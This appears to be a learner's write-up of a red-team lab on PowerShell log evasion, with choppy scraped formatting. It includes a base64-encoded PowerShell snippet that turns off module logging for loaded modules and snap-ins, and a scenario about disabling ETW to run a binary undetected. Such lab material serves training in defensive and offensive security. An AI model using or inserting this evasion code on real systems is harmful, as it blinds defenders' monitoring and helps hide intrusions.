
  - When the "LogPipelineExecutionDetails" property value is TRUE($true), Windows PowerShell writes cmdlet and function execution events in the session to the Windows PowerShell log in Event Viewer.
- An attack can
change this valueto$falsein any PowerShell session to disable a module logging for that specific reason. The Microsoft docs even note the ability to
disable logging from a user session:1
- To disable logging, use the same command sequence to set the property value to FALSE ($false).
At high level the log pipeline technique can be broken up into four steps:
1
2
3
4
1.  Obtain the target module.
2.  Set module execution details to `$false`.
3.  Obtain the module snap-in.
4.  Set snap-in execution details to `$false`.
1
JG1vZHVsZSA9IEdldC1Nb2R1bGUgTWljcm9zb2Z0LlBvd2VyU2hlbGwuVXRpbGl0eSAjIEdldCB0YXJnZXQgbW9kdWxlCiRtb2R1bGUuTG9nUGlwZWxpbmVFeGVjdXRpb25EZXRhaWxzID0gJGZhbHNlICMgU2V0IG1vZHVsZSBleGVjdXRpb24gZGV0YWlscyB0byBmYWxzZQokc25hcCA9IEdldC1QU1NuYXBpbiBNaWNyb3NvZnQuUG93ZXJTaGVsbC5Db3JlICMgR2V0IHRhcmdldCBwcy1zbmFwaW4KJHNuYXAuTG9nUGlwZWxpbmVFeGVjdXRpb25EZXRhaWxzID0gJGZhbHNlICMgU2V0IHBzLXNuYXBpbiBleGVjdXRpb24gZGV0YWlscyB0byBmYWxzZQ==
1
- Please decode in base64.

- The script block above can be appended to any PowerShell script or run in a session to disable module logging of currently imported modules.
Real-World Scenario
In this scenario, you are a red team operator assigned to
build an evasive script to disable ETWandexecute a compiled binary.In this scenario, environment integrity is crucial, and the blue team is actively monitoring the environment.
Your team has informed you that they are primarily
concerned with monitoring web traffic; if halted, they will potentially alert your connection.The blue team is also assumed to be searching for suspicious logs;
however, they are
not forwarding logs.Using the knowledge gained in this room, create a script to execute a binary or command without interference.
Note: Figure out how can you create an implementation of agent.exe in this lab to check your log evasion techniques.
1
- Extract the binary then reveres engineer it!
Evasion Applied and Checked:
ETW Reflection to disable ETW Provider
[/]1 2 3
Doesnt Generate Event IDs: - 4103 [X] - 4104 [/]
Progress:
1
- At this point, study "Windows Event Logs" and then go back here.